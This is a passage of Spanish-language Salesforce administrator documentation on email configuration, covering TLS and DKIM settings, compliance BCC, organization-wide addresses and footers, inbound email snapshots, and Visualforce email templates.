  - Si envía un mensaje de correo electrónico a la dirección para el reenvío de un contacto, candidato o cuenta personal, aparece una alerta junto a la dirección y otros usuarios no pueden enviar un mensaje de correo electrónico a la dirección hasta que se actualice o se confirme.
  - Los mensajes de correo electrónico se reenvían a Salesforce y no a la cuenta de correo electrónico personal del remitente.
  - Utilice el informe estándar Contactos reenviados y candidatos reenviados para ver una lista de la direcciones de correo electrónico que tienen correo electrónico reenviado. El informe incluye el motivo por el que se reenvió el correo electrónico, la fecha en que se produjo el reenvío y el contacto, candidato o cuenta personal que reenvió el correo electrónico.
- Para cumplir con los marcos de seguridad de correo electrónico de sus destinatarios como SPF:
  - Consulte `Active la disponibilidad con mecanismos de seguridad de correo electrónico estándar`. Esto modifica la dirección `De` del sobre de los mensajes de correo electrónico enviados desde Salesforce. El encabezado de la dirección `De` permanece definida como la dirección de correo electrónico del remitente. Por lo general, los marcos de seguridad solo comprueban la dirección del sobre.
  - Si tiene destinatarios utilizando el protocolo de autenticación de correo electrónico de Id. de remitente, que no se utiliza en gran medida, seleccione `Active la disponibilidad de la Id. del remitente`. Esto modifica el campo `Remitente` en el sobre de los mensajes de correo electrónico enviados desde Salesforce para incluir automáticamente `no-reply@Salesforce`. Todas las respuestas de los destinatarios se envían aún a la dirección de correo electrónico del remitente. El cliente de correo electrónico del destinatario (no Salesforce) puede agregar la frase "Enviado en nombre de" al campo `De` de mensajes de correo electrónico enviados desde Salesforce.
- Para especificar cómo Salesforce utiliza el protocolo de seguridad de capa de transporte (TLS) para comunicaciones de correo electrónico seguro de sesiones SMTP, seleccione una `Configuración TLS`. Las opciones disponibles incluyen:
  - `Preferido` (por defecto): Si el servidor remoto ofrece TLS, Salesforce actualiza la sesión SMTP actual para que utilice TLS. Si no hay TLS disponible, Salesforce continúa la sesión sin TLS.

  - `Obligatorio`: Salesforce continúa la sesión sólo si el servidor remoto ofrece TLS. Si no hay TLS disponible, Salesforce finaliza la sesión sin enviar el correo electrónico.
  - `Verificación preferida`: Si el servidor remoto ofrece TLS, Salesforce actualiza la sesión SMTP actual para que utilice TLS. Antes de iniciar la sesión, Salesforce verifica que el certificado está firmado por una autoridad emisora de certificados válida y que el nombre común presentado en el certificado coincide con el dominio o el intercambio de correo de la conexión actual. Si hay TLS disponible pero el certificado no está firmado o el nombre común no coincide, Salesforce desconecta la sesión y no envía el correo electrónico. Si no hay TLS disponible, Salesforce continúa la sesión sin TLS.
  - `Verificación obligatoria`: Salesforce continúa la sesión sólo si el servidor remoto ofrece TLS, si una autoridad de certificación válida firma el certificado y si el nombre común del certificado coincide con el dominio o el intercambio de correo al que Salesforce está conectado. Si no se cumple alguno de estos criterios, Salesforce finaliza la sesión sin enviar el correo electrónico.
- Si selecciona cualquier ajuste en lugar de `Preferido` (el ajuste predeterminado), seleccione `Restringir TLS a estos dominios` y especifique una lista de dominios separados por comas. Por ejemplo, se permite el comodín asterisco (`*`): `*.subdomains.com` coincide con john@aco.subdomains.com y john@bco.subdomains.com (pero no con john@subdomains.com). Si no especifica dominios, Salesforce utiliza el ajuste TLS que especifique para todos los correos electrónicos salientes, que pueden causar que los correos electrónicos no se envíen.

CONSULTE TAMBIÉN

Mejorar la disponibilidad de mensajes de correo electrónico enviados desde Salesforce
Enviar correo electrónico en Salesforce Classic
Activación de los correos electrónicos Cco de comprobación
Configurar relevo de correo electrónico
Probar la disponibilidad de mensajes de correo electrónico enviados a través de Salesforce

## Crear una clave DKIM

Utilice la función clave DKIM (DomainKeys Identified Mail) para permitir a Salesforce firmar correos electrónicos salientes enviados en nombre de su organización. Una firma válida proporciona a los destinatarios la seguridad de que el correo electrónico ha sido gestionado por un tercero como Salesforce de una forma autorizada por su organización.

Cuando cree una clave DKIM, Salesforce genera un par de claves pública y privada. Debe publicar la clave pública en el DNS, lo que indica a los destinatarios de que , como propietario del dominio, ha autorizado el uso de esta clave para firmar su correo electrónico. Salesforce utiliza la clave privada para crear encabezados de firma DKIM en su correo electrónico saliente. A continuación, los destinatarios del correo electrónico pueden comparar el encabezado de firma con la clave pública en el DNS para determinar que se ha firmado el correo electrónico con una clave autorizada. Si su dominio también publica una política de autenticación de mensajes, creación de informes y cumplimiento normativo basados en dominios (Domain-based Message Authentication, Reporting and Conformance, DMARC), los destinatarios pueden utilizar la firma de DKIM para comprobar que el correo electrónico cumple con DMARC.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Gestionar claves DKIM
- Personalizar aplicación

Para crear una nueva clave:

1. En Configuración, introduzca *`Claves DKIM`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Claves DKIM**.
2. Haga clic en **Crear nueva clave**.
3. Para el selector, introduzca un nombre único.
4. Introduzca un nombre de dominio.

5. Seleccione el tipo de coincidencia de dominio que desea utilizar.
6. Haga clic en **Guardar**.

- El valor predeterminado de la clave es estado Inactivo. Asegúrese de agregar la clave pública al registro DNS antes de activar la clave. La firma DKIM es activa siempre que tenga una clave DKIM activa.
- No puede tener más de una clave DKIM activa por nombre de dominio. Puede que tenga varias claves DKIM si su organización envía correos desde más de un dominio exclusivo o si utiliza `subdominios` en su dominio de la organización y ha especificado coincidencias de dominio a nivel del `subdominio`.
- Cuando inserte o actualice una clave de dominio, es posible que el cambio afecta a las claves DKIM existentes. Por ejemplo, si ha establecido `Coincidencia de dominio` como `Dominio y subdominio` para el dominio example.com y a continuación ha establecido `Coincidencia de dominio` como `Solo subdominios` para el dominio mail.example.com, se puede utilizar cualquier clave. Le presentamos el modo en que resolvemos conflictos en caso de superposición de claves de dominio.
  1. Si hay dos claves que son igualmente específicas sobre la concordancia en el mismo dominio, la nueva clave sustituye y desactiva la clave existente.
  2. Si una nueva clave es más específica acerca de la concordancia que una clave existente, se utiliza la nueva clave y se modifica la clave existente para no aplicarse más al caso tratado por la nueva clave. Por ejemplo, como `Solo dominio` y `Solo subdominios` son más específicas que `Dominio y subdominios`, una nueva clave `Solo dominio` puede cambiar la clave `Coincidencia de dominios` por una clave existente `Dominios y subdominios` para ser `Solo subdominios`.
  3. Si varias claves tienen diferentes dominios que coinciden con el dominio de envío, se utiliza la clave con el dominio más largo. En caso de empate, se utiliza la clave más específica.

Para obtener información acerca de DKIM, consulte http://dkim.org

CONSULTE TAMBIÉN

Mejorar la disponibilidad de mensajes de correo electrónico enviados desde Salesforce

Importar una clave DKIM

## Importar una clave DKIM

Utilice la función clave DKIM (DomainKeys Identified Mail) para permitir a Salesforce firmar correos electrónicos salientes enviados en nombre de su organización.

Algunas empresa disponen de varias organizaciones de Salesforce y los usuarios en esas organizaciones comparten un nombre de dominio en su dirección de correo electrónico. Por lo tanto, las empresas que desean que Salesforce firme los correos electrónicos enviados por esos usuarios podrían desear compartir claves DKIM. Puede hacerlo utilizando esta página.

En primer lugar, cree la clave y asegúrese de que está funcionando para una organización. Para importarla y utilizarla en otra organización, copie el nombre del selector, el nombre de dominio y los datos de la clave privada y pública desde la clave vigente. Puede obtener estos datos desde la página de detalles para la clave que desea importar. Después de copiar los datos de la clave, inicie sesión en la organización de destino y siga estos pasos para importar la clave.

1. En Configuración, introduzca *`Claves DKIM`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Claves DKIM**.
2. Haga clic en **Importar una clave**.
3. Introduzca el nombre del selector que ha copiado de la organización original.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para gestionar claves DKIM
- Personalizar aplicación

4. Introduzca el mismo nombre de dominio que ha copiado de la organización original.
5. Pegue en los datos de clave privada y pública que ha copiado en sus campos respectivos.
6. Seleccione el tipo de coincidencia de dominio que desea utilizar. Lo más probable es que utilizará el mismo valor seleccionado para la clave en la organización original.
7. Haga clic en **Guardar**.

Como los datos de la clave pública y privada han funcionado para la organización original, puede normalmente activar la clave en la organización de destino de inmediato.

Nota: Los datos de clave privada tienen un formato cifrado de los datos de la clave privada utilizada para firmar correos electrónicos. Está cifrada de forma interna al firmar correos electrónico. Por lo tanto, solo se puede utilizar en Salesforce. Por ejemplo, no puede tomar los datos de la clave pública y privada y conectarlos en un sistema de correo electrónico externo.

CONSULTE TAMBIÉN

Mejorar la disponibilidad de mensajes de correo electrónico enviados desde Salesforce

Crear una clave DKIM

## Activación de los correos electrónicos Cco de comprobación

Si su organización comprueba todos los mensajes de correo electrónico salientes, podrá activar los correos electrónicos Cco de comprobación para que envíen automáticamente una copia oculta de cada mensaje de correo electrónico saliente a la dirección de correo electrónico que especifique. La activación de los correos electrónicos Cco de comprobación impide que los usuarios modifiquen el campo Cco de cualquier mensaje de correo y desactiva la opción `Cco automática` en Mi configuración de correo electrónico.

Para activar los correos electrónicos Cco de comprobación para su organización de la siguiente forma:

1. En Configuración, introduzca *`Correo electrónico Cco de comprobación`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Correo electrónico Cco de comprobación**.
2. Seleccione la casilla de verificación `Activar`.
3. Escriba la dirección de correo electrónico de comprobación.
4. Haga clic en **Guardar**.

Nota: El correo Cco se enviará automáticamente a la dirección especificada para cualquier correo electrónico que envíen sus usuarios, sin incluir los correos electrónicos del sistema, como las notificaciones de restablecimiento de contraseña o de fin de la importación.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para activar o desactivar el correo electrónico Cco de comprobación:

- "Personalizar aplicación"

# Direcciones de toda la organización: Permitir a los usuarios enviar correo electrónico desde Salesforce utilizando una dirección `De` común

Si su organización de Salesforce requiere que los usuarios compartan un alias de correo electrónico común, puede definir una lista de direcciones de toda la organización para cada perfil de usuario. Al enviar mensajes de correo electrónico desde Salesforce, los usuarios con esos perfiles pueden seleccionar su propia dirección o la dirección de toda la organización para la dirección `De` del mensaje de correo electrónico. Las respuestas se entregan a la dirección seleccionada.

Ejemplo: Su organización tiene varios usuarios asignados a un Perfil del servicio de atención al cliente. Este perfil puede asociarse a una dirección de correo electrónico denominada `support@acme.com` y un `Nombre de presentación` de *`Asistencia de Acme`*. Cuando estos usuarios envíen mensajes de correo electrónico a través de Salesforce, pueden elegir que en su dirección `De` aparezca `asistencia@acme.com` en lugar de su propia dirección de correo electrónico de Salesforce.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Consideraciones para el uso de direcciones de toda la organización para el envío de mensajes de correo electrónico desde Salesforce

Antes de crear y asignar direcciones de toda la organización a sus perfiles de usuario de Salesforce, revise algunos detalles, incluyendo información acerca de correo electrónico masivo y creación de informes.

Configurar direcciones de correo electrónico de toda la organización

Puede definir y gestionar direcciones de toda la organización para cada perfil de usuario. Al enviar mensajes de correo electrónico desde Salesforce, los usuarios con esos perfiles pueden seleccionar su propia dirección o la dirección de toda la organización para la dirección `De` del mensaje de correo electrónico. Las respuestas se entregan a la dirección seleccionada.

CONSULTE TAMBIÉN

Permitir a sus usuarios enviar mensajes de correo electrónico desde Salesforce

Pies de página de toda la organización: Permitir a los usuarios enviar mensajes de correo electrónico desde Salesforce con pies de página comunes

## Consideraciones para el uso de direcciones de toda la organización para el envío de mensajes de correo electrónico desde Salesforce

Antes de crear y asignar direcciones de toda la organización a sus perfiles de usuario de Salesforce, revise algunos detalles, incluyendo información acerca de correo electrónico masivo y creación de informes.

- No puede utilizar una dirección de toda la organización para enviar mensajes de correo electrónico masivo o solicitudes Stay-in-Touch.
- Las direcciones para toda la organización no pueden utilizarse en los informes programados, la programación de paneles para su actualización, el envío de correos electrónicos de combinación de correo, así como para enviar solicitudes de reuniones a contactos y candidatos.
- No puede eliminar o cambiar la dirección de correo electrónico de una organización si la está utilizando una alerta por correo electrónico.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

- Las direcciones para toda la organización no pueden utilizarse en los informes programados, la programación de paneles para su actualización, el envío de correos electrónicos de combinación de correo, así como para enviar solicitudes de reuniones a contactos y candidatos.

CONSULTE TAMBIÉN

Direcciones de toda la organización: Permitir a los usuarios enviar correo electrónico desde Salesforce utilizando una dirección De común

## Configurar direcciones de correo electrónico de toda la organización

Puede definir y gestionar direcciones de toda la organización para cada perfil de usuario. Al enviar mensajes de correo electrónico desde Salesforce, los usuarios con esos perfiles pueden seleccionar su propia dirección o la dirección de toda la organización para la dirección `De` del mensaje de correo electrónico. Las respuestas se entregan a la dirección seleccionada.

1. En Configuración, introduzca *`Direcciones de toda la organización`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Direcciones de toda la organización**.
2. Para gestionar direcciones de toda la organización, utilice las opciones disponibles.

Para utilizar una dirección de toda la organización, envíe un mensaje de correo electrónico desde Salesforce y seleccione su dirección de toda la organización en la lista desplegable.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para modificar direcciones de toda la organización:
- "Modificar todos los datos"

CONSULTE TAMBIÉN

Direcciones de toda la organización: Permitir a los usuarios enviar correo electrónico desde Salesforce utilizando una dirección De común

Consideraciones para el uso de direcciones de toda la organización para el envío de mensajes de correo electrónico desde Salesforce

# Pies de página de toda la organización: Permitir a los usuarios enviar mensajes de correo electrónico desde Salesforce con pies de página comunes

Permita a sus usuarios ahorrar tiempo y aplicar mensajería común a todos los mensajes de correo electrónico enviados desde Salesforce creando pies de página de toda la organización. Puede crear un pie de página de correo electrónico diferente para cada codificación y seleccionar los pies de página predeterminados para correo electrónico único y para correo electrónico masivo.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

Consideraciones para la configuración de pies de página de toda la organización para el envío de mensajes de correo electrónico desde Salesforce

Antes de crear pies de página de toda la organización para usuarios en su organización de Salesforce, revise algunos detalles, incluyendo información acerca de codificación y valores predeterminados.

Configurar pies de página de correo electrónico de toda la organización

Con los pies de página de toda la organización, puede permitir a sus usuarios ahorrar tiempo y aplicar mensajería común a todos los mensajes de correo electrónico enviados desde Salesforce. En solo unos clics, puede crear, modificar, asignar valores predeterminados y desactivar los pies de página para su organización de Salesforce.

CONSULTE TAMBIÉN

Permitir a sus usuarios enviar mensajes de correo electrónico desde Salesforce

## Consideraciones para la configuración de pies de página de toda la organización para el envío de mensajes de correo electrónico desde Salesforce

Antes de crear pies de página de toda la organización para usuarios en su organización de Salesforce, revise algunos detalles, incluyendo información acerca de codificación y valores predeterminados.

- Los pies de página son texto únicamente. Las etiquetas HTML no se representan.
- El tamaño máximo de un pie de página es 32 KB.
- El campo `Codificación de correo electrónico` le permite determinar los correos electrónicos en los que aparece el pie de página. Para cada codificación tiene un pie de página de correo electrónico único activo y un pie de página de correo electrónico masivo activo.
- Puede seleccionar un pie de página predeterminado para correo electrónico único y uno para correo electrónico masivo. Los pies predeterminados se utilizan cuando no ningún pie de página se corresponde con la codificación del correo electrónico saliente.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

CONSULTE TAMBIÉN

Pies de página de toda la organización: Permitir a los usuarios enviar mensajes de correo electrónico desde Salesforce con pies de página comunes

## Configurar pies de página de correo electrónico de toda la organización

Con los pies de página de toda la organización, puede permitir a sus usuarios ahorrar tiempo y aplicar mensajería común a todos los mensajes de correo electrónico enviados desde Salesforce. En solo unos clics, puede crear, modificar, asignar valores predeterminados y desactivar los pies de página para su organización de Salesforce.

1. En Configuración, introduzca *`Pie de página de correos electrónicos`* en el cuadro `Búsqueda rápida` y, a continuación, seleccione **Pie de página de correos electrónicos**.
2. Para crear, modificar, aplicar estado predeterminado y desactivar pies de página de correo electrónico de toda la organización, utilice las opciones disponibles.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para crear y editar pies de página de correo electrónico:

- "Modificar todos los datos"

CONSULTE TAMBIÉN

Pies de página de toda la organización: Permitir a los usuarios enviar mensajes de correo electrónico desde Salesforce con pies de página comunes

# Activar Correo electrónico en Salesforce

Permita a sus usuarios agregar correos electrónicos a registros de Salesforce. Correo electrónico en Salesforce permite a los usuarios asignar correos electrónicos a candidatos, contactos y oportunidades o bien a otros registros específicos en Salesforce. De este modo, es fácil realizar un seguimiento de las comunicaciones relacionadas con ventas.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones

PERMISOS DE USUARIO

Para activar o desactivar el correo electrónico de Salesforce:

- "Modificar todos los datos"

1. En Configuración, introduzca *Correo electrónico en Salesforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Correo electrónico en Salesforce**.
2. Haga clic en **Modificar**.
3. Active la casilla de verificación **Activar**.
4. También puede activar la casilla de verificación Configuración de seguridad avanzada de correo electrónico para configurar Correo electrónico en Salesforce para verificar la legitimidad del servidor de envío antes de procesar un mensaje. Correo electrónico en Salesforce utiliza los siguientes protocolos de autenticación para comprobar los siguientes protocolos de autenticación con el objeto de verificar la legitimidad del remitente:
   - SPF
   - SenderId
   - DomainKeys

   Si el servidor de envío cumple al menos uno de estos protocolos y no incumple ninguno, Correo electrónico en Salesforce acepta el correo. Si el servidor falla un protocolo o no admite ninguno, Correo electrónico en Salesforce ignorará el correo electrónico.

   Consejo: Antes de seleccionar Configuración de seguridad avanzada de correo electrónico, compruebe que los remitentes que espera que utilicen Correo electrónico en Salesforce admitan al menos uno de los protocolos de autenticación enumerados.
5. Haga clic en **Guardar**.
6. También puede hacer clic en **Enviar correo electrónico de notificación** para notificar a los usuarios que Correo electrónico en Salesforce está activado o haga clic en **Saltar este paso**.

Tras activar Correo electrónico en Salesforce, Salesforce crea una dirección única de Correo electrónico en Salesforce para cada usuario. Para ver su dirección única de Correo electrónico en Salesforce y personalizar sus ajustes, los usuarios pueden ir a la página **Mi correo electrónico en Salesforce** en su configuración personal. Para más información, consulte ¿Cómo funciona el correo electrónico en Salesforce? en la página 1704.

CONSULTE TAMBIÉN

¿Cómo funciona el correo electrónico en Salesforce?

Personalizar su experiencia de Salesforce

# Eliminación de datos adjuntos enviados como vínculos

Busque y elimine los archivos adjuntos de correo electrónico enviados como vínculos. Los destinatarios que posteriormente hagan clic en el vínculo del archivo adjunto verán un mensaje pidiéndoles que se pongan en contacto con el remitente del correo electrónico para ver el archivo adjunto. Solo puede buscar en el periodo de retención del correo electrónico de su organización (normalmente 30 días, pero póngase en contacto con el servicio de atención al cliente de Salesforce para ver información de su organización).

Para buscar y eliminar archivos adjuntos de correo electrónico enviados como vínculos:

1. En Configuración, introduzca *Archivos adjuntos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Eliminar datos adjuntos enviados como vínculos**.
2. Puede introducir cualquiera de las siguientes opciones.
   - Nombre de archivo (opcional), nombre de usuario e intervalo de fechas:
     - Opcionalmente, nombre de archivo de los datos adjuntos, incluyendo la extensión de archivo (por ejemplo, *Resultados.pdf*). Puede utilizar comodines (por ejemplo, *Result* encontraría *Resultados.pdf*).
     - Nombre de usuario del remitente
     - Intervalo de fechas entre las que se envió el correo electrónico
   - URL del archivo adjunto: Haga clic en el vínculo del archivo adjunto (`.html`) en el correo electrónico para abrirlo en un navegador y copie y pegue la URL.
3. Haga clic en **Buscar**.
   - Los resultados de la búsqueda muestran hasta 100 entradas coincidentes.
   - Si el archivo adjunto se ha enviado mediante correo electrónico masivo, los resultados de la búsqueda solo mostrarán una entrada para cada uno de los 100 correos enviados. Para eliminar el archivo adjunto, elimine una de estas entradas.
4. En los resultados de la búsqueda, haga clic en **Eliminar** junto al archivo adjunto que desea eliminar. Los destinatarios que posteriormente hagan clic en el vínculo del archivo adjunto verán un mensaje pidiéndoles que se pongan en contacto con el remitente del correo electrónico para ver el archivo adjunto.

   Nota: No puede recuperar los archivos adjuntos eliminados de la Papelera de reciclaje.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para eliminar datos adjuntos de correo electrónico enviados como vínculos:
- "Modificar todos los datos"

# Solucionar problemas con instantáneas de correo electrónico entrante

Tome una instantánea de mensajes de correo electrónico entrante para que pueda solucionar con mayor facilidad los errores del correo electrónico entrante.

Las instantáneas de correo electrónico entrante capturan una copia de los mensajes de correo electrónico entrante, lo que le permite diagnosticar los problemas de los servicios de correo electrónico como Correo electrónico en Salesforce, Correo electrónico para registro de casos y los servicios de correo electrónico de Apex. Solicite una instantánea especificando criterios para las direcciones del remitente y del destinatario del correo electrónico; cuando un mensaje entrante cumpla dichos criterios, la instantánea registrará una única copia que puede ver y descargar. El propio correo electrónico se procesa con normalidad sin alteraciones. Las instantáneas contienen lo siguiente:

- La dirección del remitente
- La dirección del servicio de correo electrónico entrante
- La fecha y la hora de la instantánea
- El contenido del mensaje completo, incluidos los encabezados y los archivos adjuntos

Para activar instantáneas de correo electrónico entrante, póngase en contacto con Salesforce.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para solicitar, ver, descargar y eliminar instantáneas de correo electrónico:
- "Modificar todos los datos"

- Para acceder al correo electrónico entrante, desde Configuración, introduzca *Instantáneas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Instantáneas de correo electrónico**.
- Para solicitar una instantánea de correo electrónico entrante, introduzca criterios para la dirección del destinatario (obligatoria) y la del remitente (opcional). A continuación, haga clic en **Solicitar instantánea**.
  La instantánea solicitada se agrega a la lista de instantáneas pendientes y completadas. Cuando un mensaje entrante cumpla los criterios especificados, tomaremos una instantánea y completaremos la solicitud.
- Para ver una instantánea completada:

| Opción | Descripción |
|---|---|
| Ver la información detallada de la instantánea | Haga clic en **Mostrar detalles** para ver cuándo se tomó la instantánea, la dirección del remitente y la dirección del servicio de correo electrónico entrante. Haga clic en **Ocultar detalles** para contraer la sección de información detallada. |
| Descargar la instantánea | Haga clic en **Descargar** y, a continuación, abra el correo electrónico como un archivo .txt o guárdelo en su equipo. |

Tenga en cuenta estas sugerencias al utilizar instantáneas de correo electrónico entrante:

- Puede tener un total combinado máximo de 25 instantáneas pendientes y completadas. Elimine algunas para liberar espacio y permitir la entrada de nuevas instantáneas. Puede eliminar cualquier instantánea pendiente o completada, aunque otra persona la hubiera solicitado originariamente.
- Las instantáneas eliminadas se eliminan permanentemente. No se trasladan a la papelera.
- Cuando especifique criterios para la dirección del destinatario, recuerde estas sugerencias.
  - Los criterios se aplican a cualquiera de las direcciones especificadas en los campos Para, Cc y Cco de un correo electrónico (y no exclusivamente en el campo Para).
  - Las direcciones del servicio de correo electrónico entrante siempre terminan con *salesforce.com*.

- Puede que desee comprobar las direcciones que utiliza su organización. Esta tabla resume dónde encontrarlas.

| Tipo de dirección de correo electrónico entrante | Dónde encontrar las direcciones |
|---|---|
| La dirección exclusiva del usuario de Correo electrónico en Salesforce | Desde la configuración personal del usuario, introduzca *Correo electrónico en Salesforce* en el cuadro Búsqueda rápida y, a continuación, seleccione **Correo electrónico en Salesforce** para ver la dirección exclusiva asignada a éste por Correo electrónico en Salesforce. |
| Las direcciones de ruta de correo electrónico de Correo electrónico para registro de casos o Correo electrónico para registro de casos On-Demand | En Configuración, introduzca *Correo electrónico para registro de casos* en el cuadro Búsqueda rápida y, a continuación, seleccione **Correo electrónico para registro de casos** para abrir la página de configuración de Correo electrónico para registro de casos. Vea la sección Direcciones de ruta. |
| Las direcciones del servicio de correo electrónico de su organización | En Configuración, introduzca *Servicios de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Servicios de correo electrónico** y luego el nombre de un servicio de correo electrónico. |

- Puede utilizar un comodín asterisco (*) tanto en la parte local de la dirección de correo electrónico (la parte situada delante del símbolo @) como en la parte de dominio (la parte situada detrás del símbolo @). Los espacios, las comas y los puntos y comas no son caracteres válidos. Cada campo de dirección puede contener un máximo de 255 caracteres.
- Haga clic en **Solicitar instantánea** varias veces si desea solicitar más de una instantánea con criterios idénticos.
- Si cree que una instantánea debería haberse completado pero sigue mostrando el estado Pendiente, pruebe a actualizar la página.
- Las instantáneas no caducan. Si ningún correo electrónico entrante coincide con los criterios especificados, una instantánea solicitada permanece en estado Pendiente de forma indefinida. Las instantáneas completadas se mantienen hasta que las elimine.

CONSULTE TAMBIÉN

Registros de correo electrónico: Supervisar mensajes de correo electrónico enviados a través de Salesforce

Personalizar su experiencia de Salesforce

# Trabajo con plantillas de combinación de correo

## Gestión de las plantillas de combinación de correo

Las plantillas de combinación de correo definen el contenido de formularios personalizados y otros documentos de combinación de correo. Incluyen variables denominadas campos de combinación donde se muestran los datos de sus registros (por ejemplo el nombre y dirección de un contacto) en el documento generado.

Como administrador, es responsable de generar las plantillas de combinación de correo electrónico en Microsoft Word y cargarlas en Salesforce para ponerlas a disposición de los usuarios. Consulte los temas siguientes:

- Crear plantillas de combinación de correo explica cómo crear una nueva plantilla de combinación de correo a partir de un documento de Word en blanco.
- Modificar las plantillas de combinación de correo existentes explica cómo descargar plantillas de ejemplo y modificarlas para adecuarse a sus exclusivas necesidades comerciales.
- Carga de plantillas de combinación de correo de Salesforce explica cómo cargar plantillas de combinación de correo completas en Salesforce.

Consejo: Descargue plantillas de combinación de correo de muestra para ayudarle a comenzar.

CONSULTE TAMBIÉN

Combinación de correo

Consideraciones para utilizar campos de combinación en plantillas de combinación de correo

Enviar un único documento de combinación de correo

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **Todas** las ediciones excepto **Database.com**

PERMISOS DE USUARIO

Para cargar plantillas de combinación de correo:

- "Gestionar plantillas públicas"

Para modificar las plantillas de combinación de correo:

- "Gestionar plantillas públicas"

## Crear plantillas de correo electrónico de Visualforce

Puede crear plantillas de correo electrónico para su uso en páginas de Visualforce.

1. Realice una de las siguientes acciones:
   - Si tiene permiso para modificar plantillas públicas, en Configuración, introduzca *Plantillas de correo electrónico* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico**.
   - Si no tiene permiso para modificar plantillas públicas, vaya a su configuración personal. Introduzca *Plantillas* en el cuadro Búsqueda rápida y, a continuación, seleccione **Plantillas de correo electrónico** o **Mis plantillas** (cualquiera que aparezca).
2. Haga clic en **Plantilla nueva**.
3. Seleccione Visualforce y haga clic en **Siguiente**.

   No puede enviar un mensaje de correo electrónico de forma masiva mediante una plantilla de correo electrónico de Visualforce.
4. Elija una carpeta donde guardar la plantilla.
5. Para que la plantilla esté disponible para su uso, seleccione la casilla de verificación Disponible para el uso.
6. Introduzca un nombre en Nombre de la plantilla de correo electrónico.
7. Si es necesario, cambie el Nombre exclusivo de plantilla. Se trata de un nombre exclusivo que hace referencia al componente cuando se utiliza la API de Force.com. En los paquetes gestionados, este nombre único evita los conflictos de nomenclatura en las instalaciones de paquetes. Este nombre sólo puede incluir guiones bajos y caracteres alfanuméricos y debe ser exclusivo de su organización. Debe comenzar por una letra, no terminar con un guión bajo y no contener espacios ni dos guiones bajos consecutivos. Puede utilizar el campo Nombre exclusivo de plantilla para cambiar algunos nombres de componentes en un paquete gestionado y los cambios se reflejarán en la organización de un suscriptor.
8. Si lo desea, seleccione un conjunto de caracteres diferente desde la lista desplegable Codificación.
9. Introduzca una descripción para la plantilla. Tanto el nombre de la plantilla como su descripción son únicamente para su uso interno.
10. Introduzca una línea del asunto de su plantilla en Asunto del correo electrónico.
11. En la lista desplegable Tipo de destinatario, seleccione el tipo de destinatario que recibirá el mensaje de correo electrónico creado a partir de la plantilla.
12. Si lo desea, en la lista desplegable Relacionado con el tipo, también puede seleccionar el asunto desde el que la plantilla recupera los datos de los campos de combinación.
13. Haga clic en **Guardar**.
14. En la página Vista de plantillas de correo electrónico, haga clic en **Modificar plantilla**.
15. Introduzca el texto de marca de su plantilla de correo electrónico de Visualforce.

    Nota: Si está incluyendo una imagen, es recomendable que la cargue en la ficha Documentos para hacer referencia a la copia de la imagen en nuestro servidor. Por ejemplo:

```
<apex:image id="Logo"
value="https://yourInstance.salesforce.com/servlet/servlet.ImageServer?
```

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Contact Manager Edition**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Correo electrónico masivo a usuarios no Disponible en **Personal Edition**, **Contact Manager Edition** y **Group Edition**

PERMISOS DE USUARIO

Para crear o cambiar plantillas de correo con formato Visualforce:
- "Personalizar aplicación"

Para crear o cambiar carpetas con plantillas públicas de correo electrónico:
- "Gestionar plantillas públicas"

```
id=015D0000000Dpwc&oid=00DD0000000FHaG&lastMod=127057656800"
height="64" width="64"/>
```

16. Para especificar la versión de Visualforce y la API empleada con esta plantilla de correo electrónico, haga clic en **Configuración de versión**. Si ha instalado paquetes gestionados instalados de AppExchange, también puede especificar qué versión de cada paquete gestionado debe utilizarse con esta plantilla de correo electrónico. Normalmente, utilice el valor predeterminado para todas las versiones para asociar la plantilla de correo electrónico con la versión más reciente de Visualforce, la API y cada paquete gestionado. Para mantener un comportamiento específico, puede especificar una versión anterior de Visualforce y la API. Para acceder a los componentes o a funciones que difieren de la versión del paquete más reciente, puede especificar una versión anterior de un paquete gestionado.
17. Para ver los detalles de la plantilla, haga clic en **Guardar**. Para seguir modificando su plantilla, haga clic en **Guardado rápido**. La marca de Visualforce debe ser válida para poder guardar la plantilla.

Nota: El tamaño máximo de una plantilla de correo electrónico de Visualforce es 1 MB.

No puede enviar un mensaje de correo electrónico de forma masiva mediante una plantilla de correo electrónico de Visualforce. Los campos de combinación `{!Receiving_User.field_name}` y `{!Sending_User.field_name}` sólo funcionan para el correo electrónico masivo y no están disponibles en las plantillas de correo electrónico de Visualforce.

Consejo:

